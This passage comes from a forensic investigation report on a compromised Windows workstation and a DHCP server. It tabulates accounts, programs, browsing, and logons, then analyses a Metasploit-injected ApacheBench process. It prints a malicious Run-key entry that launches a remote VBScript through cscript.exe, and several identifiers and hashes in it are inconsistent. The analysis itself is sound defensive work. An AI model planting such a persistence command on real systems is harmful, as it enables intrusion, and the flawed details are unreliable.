Machine OS	Windows 10 Pro
Build number	16299
Timezone	UTC-5 (Eastern Standard Time)
IPv4 Address	192.168.1.103

User Accounts

The next step was to identify all of the user accounts on the device, of which there were three non-standard accounts. This was found using the SAM registry hive as well as the *ProfileList* registry key from the SOFTWARE registry hive.

Table 3.5.21: User Accounts

Number of Users	3	Last Logged in user	james.middleton-adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Admin	1001	Administrators	1/26/2019 01:14:01	3/7/2019 05:00:01	Local
anthony.ross	1106	---	1/25/2019 20:55:09	3/26/2019 9:00:22	Domain
james.middleton-adm	1117	---	2/14/2019 13:46:46	3/29/2019 17:15:05	Domain

Installed Programs

To find the list of installed programs on the device, the SOFTWARE registry hive was consulted to get a full list of installed programs. This was then compared against the login/logout list in a section further down below to extrapolate which user was signed in to install each application. All of the applications installed on 2/14/2019 were installed by **james.middleton-adm** as indicated by the presence of **ninite.exe**.

Table 3.5.22: Installed Programs

Program Name	Version	Installation Date	User
Java	6.0.220	1/26/2019	Admin
Java AutoUpdater	2.0.2.4	1/26/2019	Admin
OpenOffice.org	3.3.9567	1/26/2019	Admin
Spotify	1.1.0.237.g378f6f25	2/14/2019	james.middleton-adm
Google Chrome	73.0.3683.86	2/14/2019	james.middleton-adm
Google Update	1.3.34.7	2/14/2019	james.middleton-adm
Notepad++	7.6.3	2/14/2019	james.middleton-adm
WinSCP	5.13.7	2/14/2019	james.middleton-adm
Skype	8.39	2/14/2019	james.middleton-adm
Dropbox	69.4.102	2/14/2019	james.middleton-adm
Dropbox Update Helper	1.3.189.1	2/14/2019	james.middleton-adm
KeePass Password Safe	2.41	2/14/2019	james.middleton-adm
7-Zip	18.06	2/14/2019	james.middleton-adm
PuTTY	0.70.0.0	2/14/2019	james.middleton-adm
VLC Media Player	3.0.6	2/14/2019	james.middleton-adm
GIMP	2.10.8	2/14/2019	james.middleton-adm
Python	2.7.15150	2/14/2019	james.middleton-adm
TeamViewer	14.1.9025	2/23/2019	anthony.ross
Adobe Acrobat DC Reader	19.010.20098	3/1/2019	anthony.ross
AccessData FTK	4.2.0.13	3/28/2019	james.middleton-adm

Imager		
--------	--	--

Application Usage

To confirm which user was using which each application, each user's **NTUSER.dat** file was extracted and processed to locate the **UserAssist** key, which keeps track of how many times the user ran each application and when it was last run.

Table 3.5.23: Application usage of james.middleton-adm

Application	Run Count	Last Run (UTC-5)
Windows Maps	12	2/14/2019 13:45:10
Get Started	14	2/14/2019 13:45:10
Feedback Hub	13	2/14/2019 13:45:10
People	11	2/14/2019 13:45:10
Snipping Tool	9	2/14/2019 13:45:10
Calculator	8	2/14/2019 13:45:10
MsPaint	7	2/14/2019 13:45:10
Notepad	6	2/14/2019 13:45:10
Ninite	1	2/14/2019 13:48:52
Computer Management	1	2/23/2019 16:54:25
File Explorer	4	3/28/2019 19:51:26
Command Prompt	1	3/28/2019 19:51:44
FTK Imager	1	3/28/2019 19:52:32

Table 3.5.24: Application usage of Admin

Application	Run Count	Last Run (UTC-5)
Get Started	14	1/25/2019 20:12:49
Sticky Notes	10	1/25/2019 20:12:49
Snipping Tool	9	1/25/2019 20:12:49

MsPaint	7	1/25/2019 20:12:49
Notepad	6	1/25/2019 20:12:49
Feedback Hub	13	1/25/2019 20:12:49
People	11	1/25/2019 20:12:49
Windows Maps	12	1/25/2019 20:12:49
System Properties Computer Name	2	1/25/2019 20:50:59
File Explorer	8	1/26/2019 23:08:28
D:\Installation_files\setup.exe	1	1/26/2019 23:08:39
Calculator	9	1/28/2019 11:16:48
Command Prompt	1	1/28/2019 11:16:56

Table 3.5.25: Application usage of anthony.ross

Application	Run Count	Last Run (UTC-5)
Get Started	14	1/25/2019 20:53:36
Feedback Hub	13	1/25/2019 20:53:36
Windows Map	12	1/25/2019 20:53:36
People	11	1/25/2019 20:53:36
Sticky Notes	10	1/25/2019 20:53:36
Snipping Tool	9	1/25/2019 20:53:36
Calculator	8	1/25/2019 20:53:36
MsPaint	7	1/25/2019 20:53:36
Command Prompt	1	2/12/2019 12:17:53
Control Panel	1	2/23/2019 13:00:11
TeamViewer_Setup.exe	1	2/23/2019 13:09:01
GIMP 2.10.8	2	3/1/2019 11:22:13
Acrobat Reader DC	2	3/24/2019 15:42:48
Skype	1	3/4/2019 15:13:13

KeePass Password Safe	1	3/4/2019 15:13:27
OpenOffice.org	1	3/5/2019 11:43:04
Edge	1	3/5/2019 11:43:41
Notepad++	3	3/6/2019 23:55:49
Notepad	7	3/7/2019 00:01:11
File Explorer	14	3/7/2019 00:01:51
Powershell	2	3/7/2019 00:04:23
Chrome	6	3/24/2019 15:59:05
PuTTY	2	3/24/2019 16:00:22
Remote Desktop	1	3/24/2019 16:01:11
hfs.exe	4	3/26/2019 9:00:28

Browser Activity

For the browser activity, AXIOM Examine processed the Chrome and Edge **History** files, which were then sorted by which user directory the files came from. From there, the most important or relevant search items were identified and entered into the tables below.

Table 3.5.26: Chrome history of anthony.ross

Title	Visit Count	Last Access Timestamp (UTC-5)
confidential type:*.pdf	7	03/04/2019 15:12:32
LA Confidential	1	03/04/2019 15:11:14
nda2.pdf	1	03/04/2019 15:11:54
CONFIDENTIALITY AGREEMENT	1	03/04/2019 15:12:03
Ring Confidential Transactions	1	03/04/2019 15:12:09
700301..pdf	1	03/04/2019 15:12:18
secret type:*.pdf	2	03/04/2019 15:12:43
0000605-201808180-00019.pdf	1	03/04/2019 15:12:39
coder type:*.pdf	1	03/04/2019 15:12:48

Clean_Code.pdf	1	03/04/2019 15:12:51
Custom Cursor for Chrome™ - Chrome Web Store	1	03/05/2019 11:39:49
LastPass	1	03/05/2019 11:40:16

Table 3.5.27: Edge history of anthony.ross

Title	Visit Count	Last Access Timestamp (UTC-5)
http://client.teamviewer.com/uninstall/index.aspx?ID=&Version=14.1.9025	2	02/23/2019 13:01:56
res://C:\Users\anthony.ross\Downloads\reader_dc_en_xa_cra_install.exe/160	1	03/01/2019 11:28:28
file:///C:/Users/anthony.ross/Desktop/LA Confidential.pdf	1	03/04/2019 15:11:23
file:///C:/Users/anthony.ross/Desktop/confidential	1	03/04/2019 15:11:28
file:///C:/Users/anthony.ross/Desktop/confidential/nda2.pdf	1	03/04/2019 15:11:59
file:///C:/Users/anthony.ross/Desktop/confidential/2015-1098.pdf	1	03/04/2019 15:12:12
file:///C:/Users/anthony.ross/Desktop/confidential/700301.pdf	1	03/04/2019 15:12:23
file:///C:/Users/anthony.ross/Desktop/confidential/0000605-201508180-00019.pdf	1	03/04/2019 15:12:43
file:///C:/Users/anthony.ross/Desktop/confidential/Clean_Code.pdf	1	03/04/2019 15:12:58
file:///C:/Users/anthony.ross/Documents/Data base.kdbx	1	03/04/2019 15:13:41
file:///C:/Users/anthony.ross/Desktop/New Text Document.txt	1	03/05/2019 11:42:27
file:///C:/Users/anthony.ross/Downloads/luxury-motor-boat-rio-yachts-450w-469809758.jpg	1	03/05/2019 11:44:59
file:///C:/Users/anthony.ross/Desktop/code.rtf	2	03/05/2019 11:45:26

file:///C:/Users/anthony.ross/Documents/train s.txt	2	03/07/2019 00:00:18
file:///C:/Users/anthony.ross/Documents/choo choo.txt.txt	1	03/07/2019 00:01:09
file:///C:/Users/anthony.ross/Documents/Win ning	1	03/07/2019 00:01:28
file:///C:/Users/anthony.ross/Desktop/confide ntial/Confidentiality Agreement.pdf	2	03/24/2019 15:42:35

Table 3.5.28: Edge history of james.middleton-adm

Title	Visit Count	Last Access Timestamp (UTC-5)
file:///C:/Windows/system32/oobe/FirstLogo nAnim.html	1	02/14/2019 13:47:01

[Logins/Logouts](#)

As part of the last large information-gathering section, the tool **hayabusa** was used to process all of the Windows Event logs into a large timeline. Once this timeline was opened in the CSV file format, a filter was applied to search for any events related to the specific users, of which the keyword was formatted specifically to fit into the events where logins and logouts are recorded. The below tables reflect the logins and logouts of each user sorted from oldest to newest.

Table 3.5.29: Admin user logins and logouts

Timestamp	Hostname	Login/Logout	Event ID
2019-01-25 20:14:02 -05:00	DESKTOP-TR82F V3	Explicit Logon	4672
2019-01-25 20:14:25 -05:00	DESKTOP-TR82F V3	Logoff	4634
2019-01-25 20:14:26 -05:00	DESKTOP-TR82F V3	Explicit Logon	4672
2019-01-25 20:47:46 -05:00	DESKTOP-TR82F V3	Logoff (User Initiated)	4647
2019-01-25 20:49:08 -05:00	it-wks03	Explicit Logon	4648

2019-01-25 20:52:30 -05:00	it-wks03	Logoff (User Initiated)	4647
2019-01-26 23:07:39 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-01-26 23:14:55 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-01-28 11:16:22 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-13 00:01:04.884 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647

Table 3.5.30: anthony.ross user logins and logouts

Timestamp	Hostname	Login/Logout	Event ID
2019-01-25 20:55:09 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-12 12:17:03 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-12 12:17:04 -05:00	it-wks03.grru.local	Logoff	4634
2019-02-12 12:17:05 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-02-13 00:01:05 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-02-23 12:59:41 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-02-23 12:59:42 -05:00	it-wks03.grru.local	Logoff	4634
2019-02-23 13:02:11 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-02-23 13:07:02 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-23 16:53:02 -05:00	it-wks03.grru.local	Logoff	4634
2019-03-05 11:38:18 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-03-05 11:45:29 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-03-06 23:55:16 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-03-06 23:58:31 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-03-06 23:59:38 -05:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-03-07 00:04:30 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-03-19 22:26:24 -04:00	it-wks03.grru.local	Explicit Logon (Unlock)	4648
2019-03-19 22:26:26 -04:00	it-wks03.grru.local	Logoff	4634
2019-03-24 15:38:16 -04:00	it-wks03.grru.local	Explicit Logon	4648

2019-03-24 16:02:09 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-24 16:04:11 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-26 09:00:22 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-26 09:00:22 -04:00	it-wks03.grru.local	Logoff	4634

Table 3.5.31: james.middleton-adm user logins and logouts

Timestamp	Hostname	Login/Logout	Event ID
2019-01-25 20:52:14 -05:00	it-wks03	Explicit Logon	4648
2019-01-25 20:52:15 -05:00	it-wks03	Explicit Logon	4648
2019-01-25 20:52:18 -05:00	it-wks03	Explicit Logon	4648
2019-02-14 13:46:46 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-23 13:02:12 -05:00	it-wks03.grru.local	Logoff (User Initiated)	4647
2019-02-23 16:54:10 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-23 16:55:54 -05:00	it-wks03.grru.local	Explicit Logon	4648
2019-02-23 16:56:01 -05:00	it-wks03.grru.local	Logoff	4634
2019-03-28 19:51:15 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-28 19:51:16 -04:00	it-wks03.grru.local	Logoff	4634
2019-03-28 19:51:17 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-28 19:51:17 -04:00	it-wks03.grru.local	Logoff	4634
2019-03-29 17:15:05 -04:00	it-wks03.grru.local	Explicit Logon	4648
2019-03-29 17:15:06 -04:00	it-wks03.grru.local	Logoff	4634

Items of Interest

With all of the main points of analysis, there were some files and activity that were flagged as anomalous. The first of this was **C:\Users\james.middleton-adm\Desktop\ninite.exe**, which is an executable used to batch install applications. This was likely used to set up all of the computers with the required applications, as indicated by the last run date matching a lot of the installation dates for software on the computer. However, there is the potential for abuse even if it did not occur on this machine.

This activity was accompanied by a list of remote desktop application software; PuTTY, WinSCP, hfs.exe, TeamViewer, and Windows Report Desktop. All of these applications were used at least once by **anthony.ross**, likely in relation to his role in the IT department. While **anthony.ross** does not appear to be the compromised user (**james.middleton-adm** does), there is again a high potential for abuse with all of this software combined with elevated or administrator privileges.

Another artifact source that contained strange behavior was the Chrome **History** file for **anthony.ross**. In his history, he was seen making searches for the terms “confidential type:*.pdf”, “secret type:*.pdf”, and “coder type:*.pdf”, all of which are mentioned in Table 3.5.25. From those search terms, several files are downloaded and then opened using Edge. The reason why the user would search for and download such files is unknown, though perhaps it was innocuous activity while the person behind the user account was bored or otherwise unoccupied. Nevertheless, it is definitely abnormal behavior that perhaps can be excused by working late shifts.

The last item of interest was found during registry analysis under the **Run** key in the **SOFTWARE** registry hive. In that key was a subkey named “beepbep” which would run a VBScript file stored on the Active Directory server using **cscript.exe**. This was located using Registry Explorer.

Image 3.5.18: Run key subkey “beepbep” in SOFTWARE hive

Values		
Drag a column header here to group by that column		
Value Name	Value Type	Data
beepbep	RegSz	"cscript.exe" "\\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\JxTxlQwzP.vbs

Several other examiners have also noticed the importance of **clippy** and how it is a malicious process indicating that the device has been compromised, though not necessarily exploited. Using AXIOM Examine, the “beepbep” startup item was identified as being created on 3/27/2019 at 18:57:57 EST using the **SOFTWARE** registry hive.

Image 3.5.19: “beepbep” startup item in AXIOM Examine

The screenshot shows the AXIOM Examine interface with the following details:

beepbep
IT-wks03-001.E01

DETAILS

ARTIFACT INFORMATION

Program Name	beepbep
Path	"cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxlQwzP.vbs
Last Modified Date/Time	03/27/2019 18:57:57
Type	Run
Artifact type	Startup Items
Item ID	316072

EVIDENCE INFORMATION

Source	IT-wks03-001.E01 - Entire Disk (Microsoft NTFS, 25 GB)\Windows\System32\config\SOFTWARE
Recovery method	Parsing
Deleted source	
Location	Microsoft\Windows\CurrentVersion\Run
Evidence number	IT-wks03-001.E01

Memory Analysis

To start the memory analysis of the provided MEM file for IT-wks03, MemProcFS-Analyzer was used to process the file in an isolated environment. Once the processing had finished, there was a file identified in the process tree as being orphaned. This file (C:\Users\james.middleton-adm\AppData\Local\Temp\rad65FC7.tmp\filwOuGRTtZY.exe), was then extracted from the file using AXIOM Examine for further analysis due to the suspicious nature of running from the Windows Temp folder with no parent process.

Image 3.5.20: MemProcFS-Analyzer Process Tree Item of Suspicious File

filwOuGRTtZY.exe: 8984 - Properties	
Property	Value
Create Time:	2019-03-28 23:51:35 UTC
Process Name:	filwOuGRTtZY.exe
PID:	8984
Parent Name:	
PPID:	8864
Sub-Processes:	0
Device Path:	\Device\HarddiskVolume4\Users\JAMES~1.MID\AppData\Local\Temp\vad65FC7.tmp\filwOuGRTtZY.exe
Flags:	32 U
User:	james.middleton-
File Path:	C:\Users\JAMES~1.MID\AppData\Local\Temp\vad65FC7.tmp\filwOuGRTtZY.exe
CommandLine:	"C:\Users\JAMES~1.MID\AppData\Local\Temp\vad65FC7.tmp\filwOuGRTtZY.exe"
Integrity:	Medium
Exit Time:	
Suspicious:	Orphaned, Running in Suspicious Folder
Call Chain:	8984:filwOuGRTtZY.exe

Next, the **findevil.txt** file was checked for evidence of **filwOuGRTtZY.exe**, where it was seen that the process was injecting several DLLs which are associated with Metasploit modules (**0x2550000.dll**, **metsrv.dll**, **ext_server_priv.x86.dll**, and **ext_server_stadpi.x86.dll**).

Image 3.5.21: MemProcFS-Analyzer findevil.txt methods of filwOuGRTtZY.exe

findevil.txt - Notepad				
File	Edit	Format	View	Help
#	PID	Process	Type	Address
<hr/>				
0000	8984	filwOuGRTtZY.e	PE_INJECT	000000002550000 Module:[0x2550000.dll] VAD:[]
0001	8984	filwOuGRTtZY.e	PE_INJECT	000000002580000 Module:[metsrv.dll] VAD:[]
0002	8984	filwOuGRTtZY.e	PE_INJECT	000000002760000 Module:[ext_server_priv.x86.dll] VAD:[]
0003	8984	filwOuGRTtZY.e	PE_INJECT	000000004690000 Module:[ext_server_stadpi.x86.dll] VAD:[]

With the knowledge that the executable was likely weaponized in a DLL injection attack, the file was then opened in PEStudio for static analysis. On the first panel, the information appeared to show that the file, with the MD5 hash **884A1C97A05B1432C3E32E905849411** was being described as the ApacheBench command line utility, or **ab.exe**.

Image 3.5.22: filwOuGRTtZY.exe basic information in PEStudio

This was seemingly confirmed in the strings of the executable, as strings were found corresponding to functions to send HTML and POST requests as well as ingest packets.

Image 3.5.23: Strings of filwOuGRTtZY.exe Part 1

<tr %s><th %s>Total:</th><td %s>%5l64d</td><td %s>%5l64d</td><td %s>%5l64d</td>
<tr %s><th %s>Processing:</th><td %s>%5l64d</td><td %s>%5l64d</td><td %s>%5l64d</td>
<tr %s><th %s>Connect:</th><td %s>%5l64d</td><td %s>%5l64d</td><td %s>%5l64d</td>
<tr %s><th %s> </th><th %s>min</th><th %s>avg</th><th %s>max</th>...
<tr %s><th %s colspan=4>Connnection Times (ms)</th></tr>
<tr %s><td colspan=2 %s> </td><td colspan=2 %s>%.2f kb/s total</td></tr>
<tr %s><td colspan=2 %s> </td><td colspan=2 %s>%.2f kb/s sent</td></tr>
<tr %s><th colspan=2 %s>Transfer rate:</th><td colspan=2 %s>%.2f kb/s received</td>...
<tr %s><th colspan=2 %s>Requests per second:</th><td colspan=2 %s>%.2f</td></tr>
<tr %s><th colspan=2 %s>HTML transferred:</th><td colspan=2 %s>%l64d bytes</td><...>
<tr %s><th colspan=2 %s>Total PUT:</th><td colspan=2 %s>%l64d</td></tr>
<tr %s><th colspan=2 %s>Total POSTed:</th><td colspan=2 %s>%l64d</td></tr>
<tr %s><th colspan=2 %s>Total transferred:</th><td colspan=2 %s>%l64d bytes</td><...>
<tr %s><th colspan=2 %s>Keep-Alive requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Non-2xx responses:</th><td colspan=2 %s>%d</td></tr>
<tr %s><td colspan=4 %s> (Connect: %d, Length: %d, Exceptions: %d)</td></tr>
<tr %s><th colspan=2 %s>Failed requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Complete requests:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Time taken for tests:</th><td colspan=2 %s>%.3f seconds</td>
<tr %s><th colspan=2 %s>Concurrency Level:</th><td colspan=2 %s>%d</td></tr>
<tr %s><th colspan=2 %s>Document Length:</th><td colspan=2 %s>%u bytes</td></tr>
<tr %s><th colspan=2 %s>Document Path:</th><td colspan=2 %s>%s</td></tr>
<tr %s><th colspan=2 %s>Server Port:</th><td colspan=2 %s>%u</td></tr>
<tr %s><th colspan=2 %s>Server Hostname:</th><td colspan=2 %s>%s</td></tr>
<tr %s><th colspan=2 %s>Server Software:</th><td colspan=2 %s>%s</td></tr>

There were also several references to ApacheBench and **ab.pdb**. This can be faked, but the constant reappearance suggests that while the executable was getting flagged, it was highly probable that it was the legitimate software being injected with the malicious DLLs as part of a Metasploit attack.

Image 3.5.24: Strings of filwOuGRTtZY.exe Part 2

```
This is ApacheBench, Version %s <i>&lt;%s&gt;</i><br>
This is ApacheBench, Version %s
```

Image 3.5.25: Strings of filwOuGRTtZY.exe Part 3

```
C:\local0\asf\release\build-2.2.14\support\Release\ab.pdb
```

Image 3.5.26: Strings of filwOuGRTtZY.exe Part 4

```
Licensed to The Apache Software Foundation, http://www.apache.org/<br>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/<br>
$Revision: 655654 $<br>
<p>
Licensed to The Apache Software Foundation, http://www.apache.org/
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
```

Image 3.5.27: Strings of filwOuGRTtZY.exe Part 5

```
Comments
Licensed under the Apache License, Version 2.0 (the "License"); you may not use this file ex...
Apache Software Foundation
FileDescription
ApacheBench command line utility
FileVersion
2.2.14
InternalName
LegalCopyright
Copyright 2009 The Apache Software Foundation.
OriginalFilename
ProductName
Apache HTTP Server
ProductVersion
2.2.14
VarFileInfo
Translation
```

This was all again reiterated in the version information for the executable, though the original file name was identified as being **ab.exe**, again another sign that it was the legitimate process.

Image 3.5.28: filwOuGRTtZY.exe Version Information

property	value
md5	DDFDA397F78597F8A3A40B972300DC26
sha1	1E92B61CF6C7F7D73422BB7A2C0C335A7E459A7D
sha256	465417D96548CE85076F6509EFAC41E5AD02FEE2B8F712416E8B6AA08D93C494
file-type	executable
language	English-US
code-page	Unicode UTF-16, little endian
Comments	Licensed under the Apache License, Version 2.0 (the "License"); you may not ...
CompanyName	Apache Software Foundation
FileDescription	ApacheBench command line utility
FileVersion	2.2.14
InternalName	ab.exe
LegalCopyright	Copyright 2009 The Apache Software Foundation.
OriginalFilename	ab.exe
ProductName	Apache HTTP Server
ProductVersion	2.2.14

Based on the forensic evidence from both the memory forensic analysis as well as the static analysis **filwOuGRTtZY.exe**, the running theory is that **clippy.exe** was created to drop the VBscript which then creates the subkey in the **Run** registry key. With that subkey “beepbep”, then ApacheBench is launched and injected with malicious DLLs corresponding to Metasploit modules in order to compromise the machines. From there, the threat actor could choose to exploit this machine to harvest credentials through a variety of methods, though that does not appear to have happened on IT-wks03.

3.6. DHCP01

Basic Information

Table 3.6.1: Shows basic information.

Machine Name	dhcp01
Machine OS	Windows Server 2016 Standard (1607)
Build number	14393
Timezone	UTC-5 (Eastern Standard Time)
IPv4 Address	192.168.1.254

Logins/Logouts

Table 3.6.2 James Middleton Logons to the DHCP server

Timestamp	Computer	EventID	RuleTitle
2019-03-26 15:50:04 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:12:57 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:13:01 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:13:01 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:13:01 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:17:50 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:17:54 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:17:54 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:17:54 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive

			(RDP)) *Creds in memory*
2019-03-27 22:26:41 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:26:44 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:26:44 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:26:44 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:41:04 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:41:07 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:41:07 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:41:07 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:44:55 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 22:44:56 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:44:56 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:44:56 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:55:10 +00:00	it-wks02.grru.local	4624	Logon (Network)

2019-03-27 22:55:13 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 22:55:13 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 22:55:13 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 23:01:33 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-27 23:01:35 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-27 23:01:35 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-27 23:01:35 +00:00	it-wks02.grru.local	4624	Logon (RemoteInteractive (RDP)) *Creds in memory*
2019-03-28 19:09:20 +00:00	it-wks02.grru.local	4624	Logon (Network)
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 19:09:21 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive)

			Creds in memory
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-28 23:46:00 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:22:09 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:58:12 +00:00	it-wks02.grru.local	4648	Explicit Logon
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:58:12.323 +00:00	it-wks02.grru.local	4624	Logon (CachedInteractive) *Creds in memory*
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4648	Explicit Logon

2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4624	Logon (Unlock)
2019-03-29 20:58:12.657 +00:00	it-wks02.grru.local	4624	Logon (Unlock)

DHCP Logs

Table 3.6.3: DHCP Log for 3/28/2019

Date	Time	Description	IP Address	Host Name
3/28/2019	0:00:11	Database Cleanup Begin		
3/28/2019	0:00:11	0 leases expired and 0 leases deleted		
3/28/2019	0:00:11	0 leases expired and 0 leases deleted		
3/28/2019	0:24:12	Database Cleanup Begin		
3/28/2019	0:24:12	0 leases expired and 0 leases deleted		
3/28/2019	0:24:12	0 leases expired and 0 leases deleted		
3/28/2019	1:24:13	Database Cleanup Begin		
3/28/2019	1:24:13	0 leases expired and 0 leases deleted		
3/28/2019	1:24:13	0 leases expired and 0 leases deleted		
3/28/2019	2:24:14	Database Cleanup Begin		
3/28/2019	2:24:14	0 leases expired and 0 leases deleted		
3/28/2019	2:24:14	0 leases expired and 0 leases deleted		
3/28/2019	3:24:15	Database Cleanup Begin		

3/28/2019	3:24:15	0 leases expired and 0 leases deleted		
3/28/2019	3:24:15	0 leases expired and 0 leases deleted		
3/28/2019	4:24:16	Database Cleanup Begin		
3/28/2019	4:24:16	0 leases expired and 0 leases deleted		
3/28/2019	4:24:16	0 leases expired and 0 leases deleted		
3/28/2019	5:24:16	Database Cleanup Begin		
3/28/2019	5:24:16	0 leases expired and 0 leases deleted		
3/28/2019	5:24:16	0 leases expired and 0 leases deleted		
3/28/2019	6:24:17	Database Cleanup Begin		
3/28/2019	6:24:17	0 leases expired and 0 leases deleted		
3/28/2019	6:24:17	0 leases expired and 0 leases deleted		
3/28/2019	7:24:18	Database Cleanup Begin		
3/28/2019	7:24:18	0 leases expired and 0 leases deleted		
3/28/2019	7:24:18	0 leases expired and 0 leases deleted		
3/28/2019	8:24:19	Database Cleanup Begin		
3/28/2019	8:24:19	0 leases expired and 0 leases deleted		
3/28/2019	8:24:19	0 leases expired and 0 leases deleted		
3/28/2019	8:31:06	DNS Update Request	192.168.4.103	prog-wks03.grru.local

3/28/2019	8:31:06	Renew	192.168.4.103	prog-wks03.grru.local
3/28/2019	8:31:06	DNS Update Failed	192.168.4.103	prog-wks03.grru.local
3/28/2019	8:34:49	DNS Update Request	192.168.2.101	mgmt-wks01.grru.local
3/28/2019	8:34:49	Renew	192.168.2.101	mgmt-wks01.grru.local
3/28/2019	8:34:49	DNS Update Failed	192.168.2.101	mgmt-wks01.grru.local
3/28/2019	8:43:26	DNS Update Request	192.168.3.103	hr-wks03.grru.local
3/28/2019	8:43:26	Renew	192.168.3.103	hr-wks03.grru.local
3/28/2019	8:43:26	DNS Update Failed	192.168.3.103	hr-wks03.grru.local
3/28/2019	8:43:47	DNS Update Request	192.168.3.102	hr-wks02.grru.local
3/28/2019	8:43:47	Renew	192.168.3.102	hr-wks02.grru.local
3/28/2019	8:43:47	DNS Update Failed	192.168.3.102	hr-wks02.grru.local
3/28/2019	8:57:42	DNS Update Request	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:42	Renew	192.168.4.102	prog-wks02.grru.local
